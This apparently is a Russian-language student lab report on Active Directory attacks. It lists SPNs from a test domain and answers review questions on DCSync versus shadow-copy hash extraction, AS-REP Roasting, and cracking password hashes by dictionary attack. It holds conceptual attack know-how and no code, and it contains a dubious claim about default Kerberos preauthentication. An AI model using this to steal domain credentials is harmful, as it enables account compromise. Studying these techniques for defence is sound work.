RPC/6aedc390-345f-4ba8-ad6b-38aaf3e9b963.msdc.mydomain.local
HOST/WIN-SM8HEDV52AE/MYDOMAIN
HOST/WIN-SM8HEDV52AE.mydomain.local/MYDOMAIN
HOST/WIN-SM8HEDV52AE
HOST/WIN-SM8HEDV52AE.mydomain.local
HOST/WIN-SM8HEDV52AE.mydomain.local/mydomain.local
E3514235-4B06-11D1-AB04-00C04FC2DCD2/6aedc390-345f-4ba8-ad6b-38aaf3e9b963
ldap/WIN-SM8HEDV52AE/MYDOMAIN
ldap/6aedc390-345f-4ba8-ad6b-38aaf3e9b963.msdc.mydomain.local
ldap/WIN-SM8HEDV52AE.mydomain.local/MYDOMAIN
ldap/WIN-SM8HEDV52AE
ldap/WIN-SM8HEDV52AE.mydomain.local
ldap/WIN-SM8HEDV52AE.mydomain.local/mydomain.local

2 и 3 - это имена машин контроллера домена и винды 10

1 - *kadmin* - это интерактивный интерфейс командной строки для системы администрирования Kerberos V5. Обеспечивает обслуживание участников Kerberos, политик и таблиц служебных ключей

Контрольные вопросы

1) *В чем разница между расшифровкой хешей паролей пользователей при теневом копировании и DCSync? Какой вариант атаки легче?*


Для DCSync атакующему нужны привилегии:

1. DS-Replication-Get-Changes — это разрешение необходимо для репликации только тех изменений, которые также реплицированы в глобальный каталог.
2. DS-Replication-Get-Changes-All — разрешение позволяет репликацию всех данных
// Члены групп «Администраторы» и «Контроллер домена» по умолчанию имеют эти права

Для теневого копирования тоже нужен доступ к контроллеру домена или к хосту. Эта атака проще, так как требует меньше привилегий, однако может быть невозможна из-за запрета теневого копирования на сервере.

2) *Что такое AS-REP Roasting?*

AS-REP Roasting



Клиент отправляет в KDC запрос (пакет AS-REQ), содержащий временную метку зашифрованную хэшем пароля пользователя.

Затем KDC расшифровывает временную метку, чтобы проверить валидность пользователя, отправившего AS-REQ, а затем возвращает AS-REP и продолжает обычные процедуры аутентификации.

В AS-REP сам билет зашифрован сервисным ключом, «зашифрованная часть» подписывается паролем пользователя, для которого мы отправляем AS-REQ.

В современных средах Windows все учетные записи пользователей требуют предварительной проверки подлинности Kerberos, но, по умолчанию, Windows сначала пытается выполнить обмен AS-REQ/AS-REP без предварительной проверки подлинности (не отправляя зашифрованную метку времени)

13 из 22

3) За счет чего есть возможность из хешей паролей пользователя получить пароль? Хеширование - обратимый алгоритм?

Хеширование - необратимый алгоритм в том смысле, что невозможно составить функцию, которая для любого хеша найдет пароль за приемлемое время.

Однако при помощи брутфорса по словарям паролей возможно восстановить некоторые пароли.